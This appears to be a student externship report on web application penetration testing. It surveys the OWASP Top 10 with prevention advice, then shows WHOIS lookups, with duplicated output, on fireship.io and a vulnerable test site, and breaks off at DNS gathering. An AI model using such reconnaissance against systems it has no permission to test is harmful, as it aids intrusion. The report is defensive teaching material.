WEB APPLICATION PENETRATION TESTING: IDENTIFYING AND TESTING VULNERABILITIES IN A WEBSITE

Submitted in partial fulfilment of the requirements for the certification of

SmartBridge Externship

In

Cyber Security & Ethical Hacking

SUBMITTED BY	: ADITYA GUDLA	20BCI0257
	BHARGAV CHOPRA	20BCI0151
	GAURAVI MITTAL	20BCI0167
	SEETHA SAI DEDEEPYA	20BCI0252

Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

01 July 2023

1.Introduction

1.1 Aim

The aim of this report is to comprehensively assess the security vulnerabilities of a web application by conducting a thorough web penetration testing, focusing on information gathering, SQL injection, and cross-site scripting (XSS). By analysing these specific areas, the report aims to identify potential weaknesses and recommend appropriate measures for enhancing the overall security posture of the web application.

1.2 Abstract

Through detailed information gathering techniques, including passive and active reconnaissance, the report aims to gather relevant data about the target web application, such as its infrastructure, technologies in use, and potential attack vectors. This phase sets the foundation for a successful penetration testing process by providing crucial insights into the web application's architecture and potential vulnerabilities.

The report further focuses on SQL injection, a commonly exploited vulnerability that poses a significant threat to web applications. By simulating attacks that manipulate SQL queries, the aim is to identify any vulnerabilities in the application's database layer. Recommendations for secure coding practices, input validation, and parameterized queries will be provided to mitigate the risk of SQL injection attacks.

Additionally, the report addresses cross-site scripting (XSS) vulnerabilities, which can enable attackers to inject malicious scripts into web pages viewed by other users. By actively testing the web application for potential XSS vulnerabilities, the aim is to identify areas where user input is inadequately sanitised or improperly handled. Mitigation strategies, such as output encoding and input validation, will be recommended to prevent XSS attacks.

Overall, this report aims to deliver a comprehensive assessment of the web application's security posture by conducting penetration testing, focusing on information gathering, SQL injection, and XSS vulnerabilities. By identifying and addressing these specific areas of concern, the report aims to provide actionable recommendations to enhance the security of the web application and protect against potential cyber threats.

2.Literature Survey

2.1Existing Problem

There are several different standards and methodologies that are used for web application penetration testing. Some of the most common include:

Black box testing: In black box testing, the tester has no knowledge of the web application's source code or internal workings. This simulates the way an attacker would approach the application and can be used to identify vulnerabilities that would not be found with other types of testing.
White box testing: In white box testing, the tester has full access to the web application's source code and internal workings. This allows the tester to identify vulnerabilities that would not be found with black box testing, such as coding errors that could be exploited by attackers.
Grey box testing: Grey box testing is a combination of black box and white box testing. The tester has partial knowledge of the web application, such as the system architecture or access to scant documentation. This allows the tester to identify vulnerabilities that would not be found with either black box or white box testing alone.
Manual testing: Manual testing involves the tester interacting with the web application manually to simulate different attack scenarios. This can be a time-consuming process, but it can be effective in identifying vulnerabilities that automated tools may miss.
Automated testing: Automated tools are often used to carry out repetitive tasks and scan web applications for known vulnerabilities. These tools can be used to detect widespread problems such as SQL injection, XSS, and unsafe direct object references.
The choice of which methodology to use depends on the specific web application and the level of security that is required. In general, a combination of black box, white box, and grey box testing, as well as manual and automated testing, is the most effective way to identify and fix vulnerabilities in web applications.

OWASP Top 10 Vulnerabilities:

1. **Injection:**

   Injection vulnerabilities are a common type of security risk identified by the OWASP Top Ten Project. These vulnerabilities occur when untrusted data is improperly handled and injected into an application's code, enabling attackers to insert malicious commands or code. This can result in unauthorised access, data breaches, and manipulation of sensitive information. Examples of injection vulnerabilities include SQL injection, command injection, XML injection, LDAP injection, XPath injection, and OS commanding.

   Preventing injection vulnerabilities requires implementing effective measures such as input validation and sanitization techniques. It is crucial to validate and sanitise all user-supplied input before using it in application code. Additionally, using parameterized queries or prepared statements can help prevent SQL injection attacks. Employing security controls and adopting secure coding practices, including input validation and output encoding, can significantly reduce the risk of injection vulnerabilities. Regular security testing, code reviews, and the use of security tools are also essential for identifying and mitigating these vulnerabilities.

   Injection vulnerabilities pose serious risks, including unauthorised access, data compromise, and system compromise. By following prevention techniques and best practices recommended by OWASP, developers and security professionals can effectively protect applications from injection vulnerabilities and enhance overall application security.

   Tools: Acunetix, Burp Suite, SQL Map, ZAP, Nessus

2. **Cryptographic failures:**

   Cryptographic failures are a significant concern in the realm of application security. These failures occur when cryptographic algorithms, protocols, or implementations are improperly used or flawed, resulting in vulnerabilities that can be exploited by attackers. Cryptographic failures can lead to the compromise of sensitive data, unauthorised access, and various other security breaches.

   Preventing cryptographic failures requires a thorough understanding of cryptographic principles and best practices. Developers must ensure the proper selection and implementation of cryptographic algorithms and protocols suitable for their specific use cases. It is crucial to utilise wellestablished and widely reviewed cryptographic libraries and functions to reduce the risk of vulnerabilities.

Proper key management is another critical aspect of preventing cryptographic failures. Securely generating, storing, and exchanging cryptographic keys is essential to maintain the confidentiality and integrity of encrypted data. Keys should be kept confidential and protected from unauthorised access.

Regularly updating and patching cryptographic libraries and software is vital to address any known vulnerabilities. Implementing strong encryption configurations, such as using sufficiently long and random cryptographic keys and employing robust encryption algorithms, helps mitigate the risk of cryptographic failures.

Additionally, organisations should conduct thorough security assessments and cryptographic audits to identify and rectify any weaknesses or vulnerabilities in their cryptographic implementations. Employing third-party security experts for cryptographic review can provide valuable insights and ensure the use of industry best practices.

Cryptographic failures can have severe consequences, including the compromise of sensitive information, loss of data integrity, and unauthorised access to encrypted data. By following established cryptographic practices, utilising robust algorithms and protocols, and conducting regular security assessments, organisations can significantly enhance the security of their cryptographic implementations and protect against potential vulnerabilities and attacks.

Tools: Nmap, SSLyze, TestSSL, Cryptosense Analyzer

3. Insecure design:

Insecure design is a critical security risk that stems from flaws and weaknesses in the design and architecture of software applications. It refers to the improper or inadequate implementation of security controls and mechanisms during the early stages of the software development lifecycle. Insecure design can lead to a wide range of vulnerabilities and security breaches, making applications susceptible to exploitation by attackers.

Preventing insecure design requires a proactive and comprehensive approach to security throughout the entire software development process. Security considerations should be integrated into the design phase, with a focus on implementing secure architecture and applying established security principles.

Threat modelling is an effective technique for identifying potential security risks and designing appropriate security controls. By analysing potential threats and attack vectors, developers can anticipate vulnerabilities and implement suitable countermeasures from the early stages of design.

Secure coding practices should be followed to ensure that the implemented design aligns with established security principles. This includes practices such as input validation, output encoding, and proper handling of authentication, authorization, and session management.

Using well-tested and validated security libraries, frameworks, and components can also enhance the security of the application design. These resources often include pre-built security features and functionality that can help developers avoid common design flaws.

Regular security assessments and code reviews are crucial to identify and address any design weaknesses or vulnerabilities. Employing external security experts or conducting independent security audits can provide valuable insights and ensure the application design adheres to best practices.

Insecure design can lead to various security vulnerabilities, including authentication bypass, privilege escalation, insecure data storage, and inadequate access controls. By incorporating security considerations from the initial design phase, following secure coding practices, leveraging established security libraries, and conducting regular security assessments, developers can significantly reduce the risk of insecure design vulnerabilities and create more robust and secure applications.

Tools: ThreatModeler, Microsoft Threat Modeling Tool, ArchUnit, SonarQube

4. Broken access control:

Broken access control poses a significant security risk when an application’s access controls and authorization mechanisms are improperly implemented or bypassed. It occurs when there is a failure to restrict or enforce appropriate access privileges, allowing unauthorised users to access sensitive functionality, data, or resources within the application. To prevent broken access control, a robust access control framework is essential. This includes implementing a proper access control model based on the principle of least privilege, enforcing strong authentication and session management, applying fine-grained access controls at various levels, validating user input to prevent bypassing access controls, and conducting regular security testing and code reviews to identify and address any vulnerabilities. Failure to address broken access control can result in unauthorised data exposure, privilege escalation, and unauthorised access to sensitive resources. By implementing effective preventive measures, organisations can mitigate the risk of broken access control vulnerabilities and enhance the overall security of their applications.

Tools: Crashtest Security Suite,Nmap,Burp Suite,ZAP

5. **Security misconfiguration:**
   Security misconfiguration refers to the improper or insecure configuration of systems, applications, and their components. It is a common security risk that arises when security controls are not implemented or configured correctly. Security misconfigurations can leave systems vulnerable to exploitation, unauthorised access, and data breaches.

   Prevention:

- To prevent security misconfigurations, organisations should implement the following preventive measures:
- Ensure that all system and application default configurations are secure. Default usernames, passwords, and settings should be changed to unique values to prevent unauthorised access.
- Keep all software, frameworks, libraries, and dependencies up to date with the latest security patches. Regularly monitor vendor security advisories and promptly apply patches to address known vulnerabilities.
- Disable or remove any unused or unnecessary features, services, ports, and protocols. Unused functionalities can introduce potential security risks if not properly configured or maintained.
- Configure security-related settings, such as access controls, permissions, encryption, and authentication mechanisms, following recommended guidelines and best practices. Strong passwords, secure communication protocols, and appropriate access controls should be enforced.
- Conduct regular security assessments, penetration testing, and code reviews to identify and address any misconfigurations or vulnerabilities. Automated

scanning tools can help detect common misconfigurations, but manual verification is also essential.

Vulnerabilities:

- Security misconfigurations can lead to various vulnerabilities, including:
- Misconfigured security settings can inadvertently expose sensitive information such as database credentials, encryption keys, or debug logs. Attackers can exploit this information to gain unauthorised access or perform other malicious activities.
- Failure to modify default settings, including default passwords or access permissions, can leave systems vulnerable to unauthorised access or privilege escalation attacks.
- Incorrectly set file and directory permissions can allow unauthorised users to access, modify, or delete critical system files or sensitive data.
- Misconfigured network services, open ports, or weak firewall rules can provide an entry point for attackers to gain unauthorised access to systems or launch network-based attacks.
- Inadequate error handling or verbose error messages can provide valuable insights to attackers, helping them identify potential vulnerabilities or misconfigurations.

By adhering to secure configuration practices, regularly updating and patching systems, disabling unnecessary features, configuring security settings correctly, and conducting thorough security assessments, organisations can significantly reduce the risk of security misconfigurations and strengthen the overall security posture of their systems and applications.

Tools: Nmap, SSLyze, TestSSL, Crashtest Security Suite, Reciprocity ROAR, OWASP ZAP, Nessus, Nikto, Security Headers Checkers, Web Application Firewalls

6. Vulnerable and outdated components

Vulnerable and outdated components pose significant security risks to an organisation's infrastructure. These components include software, hardware, libraries, frameworks, or any other technology that is no longer supported or has known vulnerabilities. Operating with such components increases the likelihood of successful attacks, data breaches, and compromise of sensitive information.

One of the major concerns with vulnerable and outdated components is the presence of known security vulnerabilities. Attackers actively exploit these vulnerabilities, leveraging them to gain unauthorized access, execute malicious code, or compromise systems. Organizations that fail to regularly update and patch their components are more susceptible to these attacks. Vulnerabilities can exist in any layer of the technology stack, from the underlying operating systems to applications and their dependencies.

Another issue with outdated components is the lack of support and updates from vendors or open-source communities. When components reach their end-of-life or are no longer maintained, they stop receiving security patches and bug fixes. This means that any new vulnerabilities discovered after the end-of-life date will remain unaddressed, leaving systems exposed to potential attacks. Furthermore, as technology advances, older components may not be compatible with newer security features and defenses, further increasing the organization’s security risks.

Addressing the risks associated with vulnerable and outdated components requires a proactive approach. Organizations should establish robust patch management processes and regularly monitor and update all components in their infrastructure. This includes operating systems, applications, libraries, plugins, and firmware. Employing vulnerability scanning tools and services can help identify vulnerable components and prioritize patching efforts. Additionally, organizations should maintain an inventory of their components, monitor vendor and community support, and consider retiring or replacing components that are no longer actively supported.

By diligently addressing vulnerable and outdated components, organizations can significantly reduce the attack surface and enhance the overall security posture of their systems. Regular updates, patches, and proactive monitoring play a crucial role in mitigating the risks associated with these components and protecting against potential security breaches.

Tools: OWASP Dependency Check, Retire.js, Snyk, Dependency Check, Nmap

7. **Identification and authentication failures**

Identification and authentication failures can lead to significant security vulnerabilities, allowing unauthorized access to systems, applications, and sensitive data. These failures occur when the processes and mechanisms used to verify the identity of users or entities are compromised or ineffective. Identifying and addressing these failures is crucial for maintaining a secure environment.

One common failure is weak or compromised credentials. This can result from poor password practices, such as using easily guessable passwords or reusing passwords across multiple accounts. Additionally, if authentication mechanisms are not properly implemented or configured, they can be susceptible to brute-force attacks, credential theft, or man-in-the-middle attacks.

Another failure is the lack of multi-factor authentication (MFA) implementation. MFA adds an extra layer of security by requiring users to provide multiple forms of authentication, such as a password along with a unique code sent to their mobile device. Failure to implement MFA leaves systems vulnerable to credential-based attacks and increases the risk of unauthorized access.

Inadequate identity and access management (IAM) practices can also contribute to failures. Poor user provisioning and deprovisioning processes, inconsistent access controls, or insufficient segregation of duties can lead to unauthorized access or privilege escalation. Additionally, failure to regularly review and update user privileges can result in excessive permissions, making systems more susceptible to misuse or compromise.

To address identification and authentication failures, organizations can employ several strategies and tools. This includes implementing strong password policies, enforcing password complexity requirements, and educating users about secure authentication practices. The use of MFA should be considered wherever possible to add an extra layer of protection. Organizations can also leverage IAM solutions that provide centralized management of user identities, access controls, and privileges. Regular audits and assessments of identity and authentication processes are essential to identify vulnerabilities and ensure compliance with security best practices. By taking these measures, organizations can enhance their security posture and mitigate the risks associated with identification and authentication failures.

Tools: Burp Suite, OWASP ZAP, Nmap

8. **Software and data integrity failures**

Software and data integrity failures can have significant repercussions on the reliability, security, and functionality of an organization’s systems and data. These failures occur when the integrity of software applications or the integrity of data stored within those applications is compromised. Such failures can lead to data corruption, unauthorized access, system crashes, and other detrimental consequences.

One common cause of software integrity failures is the presence of software bugs or vulnerabilities. Coding errors, design flaws, or inadequate security measures can create opportunities for attackers to manipulate or compromise the software, leading to integrity failures. These vulnerabilities can be exploited to inject malicious code, modify data, or bypass security controls.

Data integrity failures, on the other hand, can occur due to various reasons, including human errors, hardware malfunctions, software bugs, or malicious activities. When data integrity is compromised, it can result in inaccurate, incomplete, or inconsistent data, leading to incorrect decisions, financial losses, or compliance issues. Unauthorized modifications, data breaches, or accidental data deletion can all contribute to data integrity failures.

Addressing software and data integrity failures requires a multi-layered approach. This includes employing secure coding practices, conducting regular vulnerability assessments and penetration testing, implementing strong access controls, and enforcing data backup and recovery mechanisms. Additionally, employing software integrity verification techniques, such as code signing, checksum verification, and digital signatures, can help detect and prevent tampering or unauthorized modifications to software and data,

Ongoing monitoring, logging, and auditing of software and data activities are crucial to detect and respond to integrity failures promptly. Incident response plans, data recovery strategies, and backup procedures should be in place to mitigate the impact of integrity failures and ensure the restoration of systems and data to a trusted state.

Overall, maintaining software and data integrity is fundamental for safeguarding the reliability and security of organizational systems and protecting sensitive information from compromise. Proactive measures, regular assessments, and robust security practices are essential for preventing and addressing software and data integrity failures effectively.

Tools: Tripwire, QualysGuard, Nessus, ModSecurity, SonarQube, Veracode

9. Security logging and monitoring failures

Security logging and monitoring failures can have detrimental consequences for an organization’s cybersecurity. One common failure is the insufficient capturing of log data. If critical systems and applications are not logged adequately, it becomes challenging to detect and investigate security incidents effectively. Additionally, inadequate log storage can result in overwritten or prematurely deleted logs, hindering the ability to conduct thorough incident investigations or forensic analysis.

Another failure is the lack of proactive log analysis. Simply collecting logs without actively analyzing them can render the collected data useless. Manual log analysis is time-consuming and prone to errors, emphasizing the need for automated tools that can process and correlate log data to identify security events. Failure to monitor log data in real-time is another shortcoming that can lead to delayed detection of anomalies, suspicious activities, or indicators of compromise.

Furthermore, ineffective alerting and escalation procedures contribute to security logging and monitoring failures. If security monitoring tools generate excessive false positives or fail to promptly alert relevant personnel, it can lead to alert fatigue and missed security incidents. Establishing appropriate alerting mechanisms and escalation processes is crucial for ensuring a timely incident response and mitigation.

Addressing these failures requires the implementation of robust security logging and monitoring practices. Organizations should invest in tools such as SIEM solutions, log management systems, IDS/IPS, EDR, vulnerability management tools, and threat intelligence platforms. Integration between these tools is vital to avoid fragmented monitoring and enhance visibility into security events. A comprehensive security strategy, encompassing skilled personnel, processes, and the right tools, is essential for effective security logging and monitoring and bolstering overall cybersecurity defenses.

Tools: OWASP ZAP (Zed Attack Proxy), Splunk, ModSecurity, Nessus, Manual Audit and Review

10. Server-side request forgery

Server-side request forgery (SSRF) is a type of web application vulnerability that allows an attacker to manipulate the server into making malicious requests on their behalf. The attacker tricks the server into initiating requests to other internal or external systems, potentially leading to unauthorized access, data leakage, or further exploitation.

SSRF occurs when an application blindly accepts user-supplied input and uses it to make requests to other servers. The attacker can abuse this by providing a manipulated URL that points to a vulnerable internal resource or an external server. The server, unaware of the malicious intent, makes the requested HTTP or DNS queries and returns the responses to the attacker.

The consequences of an SSRF vulnerability can be severe. Attackers can exploit SSRF to bypass firewalls, access internal resources, perform reconnaissance on internal networks, or launch attacks on other systems. It can also be leveraged to exfiltrate sensitive information or conduct attacks like remote code execution (RCE) by exploiting vulnerable services accessible from the server.

Preventing SSRF requires a combination of secure coding practices and robust security controls. Developers should validate and sanitize all user-supplied input, especially URLs, to ensure they are not being manipulated. Whitelisting or using URL validation libraries can be helpful in validating input. Additionally, server configurations should restrict outgoing requests to trusted and necessary destinations, blocking requests to internal resources or external systems that are not required for normal application functionality. Monitoring and logging outbound requests can also aid in detecting and investigating potential SSRF attacks.

Tools: Burp Suite, SQLMap, Metasploit, Python Requests, curl/wget

3. Experimental Investigations:


WHOIS Information Gathering:

WHOIS information gathering is a process that involves collecting and analyzing data pertaining to the ownership and registration details of a domain name, IP address, or autonomous system number (ASN). It provides valuable insights into the individuals or organizations associated with a particular online resource.
The primary purpose of WHOIS information gathering is to identify and verify the ownership of a domain name or IP address. This information is stored in a publicly accessible database and can be accessed through various WHOIS lookup services. By querying these databases, one can retrieve essential details such as the owner's name, contact information (such as email address and phone number), registration and expiration dates, domain name servers, and more.
This technique is particularly useful for cybersecurity professionals, law enforcement agencies, and researchers who need to investigate suspicious or malicious online activities. By analyzing WHOIS information, they can trace back the responsible party behind a domain name or IP address involved in cybercrimes, spamming, phishing attacks, or other illicit activities.

Basic WHOIS Lookup: whois domainname Replace "domainname" with the actual domain name you want to retrieve WHOIS information for. This command will display details such as the registrar, registration date, expiration date, and name servers associated with the domain.

WHOIS for IP Address: whois ipaddress Replace "ipaddress" with the IP address you want to look up. This command will provide information about the IP address range, allocation details, and contact information of the organization that owns the IP address.

whois fireship.io




```
┌──(kali㉿kali)-[~]
└─$ whois fireship.io
Domain Name: fireship.io
Registry Domain ID: 80bba60af1f74e42a00c06d77eebc303-DONUTS
Registrar WHOIS Server: whois.godaddy.com/
Registrar URL: http://www.godaddy.com/domains/search.aspx?ci=8990
Updated Date: 2021-11-21T16:56:37Z
Creation Date: 2018-07-31T16:41:49Z
Registry Expiry Date: 2024-07-31T16:41:49Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Domains By Proxy, LLC
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Arizona
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Reg
istrant, Admin, or Tech contact of the queried domain name.
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
```

$ whois fireship.io
Domain Name: fireship.io
Registry Domain ID: 80bba60af1f74e42a00c06d77eebc303-DONUTS
Registrar WHOIS Server: whois.godaddy.com/
Registrar URL: http://www.godaddy.com/domains/search.aspx?ci=8990
Updated Date: 2021-11-21T16:56:37Z
Creation Date: 2018-07-31T16:41:49Z
Registry Expiry Date: 2024-07-31T16:41:49Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientDeleteProhibited
https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited
https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited
https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Domains By Proxy, LLC
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY

```
Registrant State/Province: Arizona
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please query the RDDS service of the Registrar of Record
identified in this output for information on how to contact the Registrant,
Admin, or Tech contact of the queried domain name.
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please query the RDDS service of the Registrar of Record
identified in this output for information on how to contact the Registrant,
Admin, or Tech contact of the queried domain name.
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please query the RDDS service of the Registrar of Record
identified in this output for information on how to contact the Registrant,
Admin, or Tech contact of the queried domain name.
Name Server: rick.ns.cloudflare.com
Name Server: lina.ns.cloudflare.com
```

DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf/

whois vulnweb.com



```
┌──(kali㉿kali)-[~]
└─$ whois vulnweb.com
   Domain Name: VULNWEB.COM
   Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.eurodns.com
   Registrar URL: http://www.EuroDNS.com
   Updated Date: 2023-05-26T07:56:15Z
   Creation Date: 2010-06-14T07:50:29Z
   Registry Expiry Date: 2025-06-14T07:50:29Z
   Registrar: EuroDNS S.A.
   Registrar IANA ID: 1052
   Registrar Abuse Contact Email: legalservices@eurodns.com
   Registrar Abuse Contact Phone: +352.27220150
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1.EURODNS.COM
   Name Server: NS2.EURODNS.COM
   Name Server: NS3.EURODNS.COM
   Name Server: NS4.EURODNS.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-07-03T17:25:58Z <<<
```


```
  $ whois vulnweb.com
  Domain Name: VULNWEB.COM
  Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
  Registrar WHOIS Server: whois.eurodns.com
  Registrar URL: http://www.EuroDNS.com
  Updated Date: 2023-05-26T07:56:15Z
  Creation Date: 2010-06-14T07:50:29Z
  Registry Expiry Date: 2025-06-14T07:50:29Z
  Registrar: EuroDNS S.A.
  Registrar IANA ID: 1052
  Registrar Abuse Contact Email: legalservices@eurodns.com
  Registrar Abuse Contact Phone: +352.27220150
  Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
  Name Server: NS1.EURODNS.COM
  Name Server: NS2.EURODNS.COM
  Name Server: NS3.EURODNS.COM
  Name Server: NS4.EURODNS.COM
  DNSSEC: unsigned
  URL of the ICANN Whois Inaccuracy Complaint Form:
https://www.icann.org/wicf/
```

DNS Information Gathering:

DNS (Domain Name System) information gathering is a process that focuses on collecting and analyzing data related to the DNS records of a target domain. The DNS is a fundamental component of the internet that translates human-readable domain names into IP addresses, allowing computers to communicate with each other.
When conducting DNS information gathering, various techniques and tools are used to retrieve details about a target domain's DNS infrastructure. By gathering DNS information, security professionals can identify potential vulnerabilities and misconfigurations within a target's DNS infrastructure.
Furthermore, DNS information gathering can assist in mapping the attack surface of an organization's online presence. By identifying subdomains and associated IP addresses, security teams can better understand the potential entry points that attackers may exploit.

Basic DNS Lookup: nslookup domainname Replace "domainname" with the actual domain name you want to look up. This command will display the corresponding IP address(es) associated with the domain.

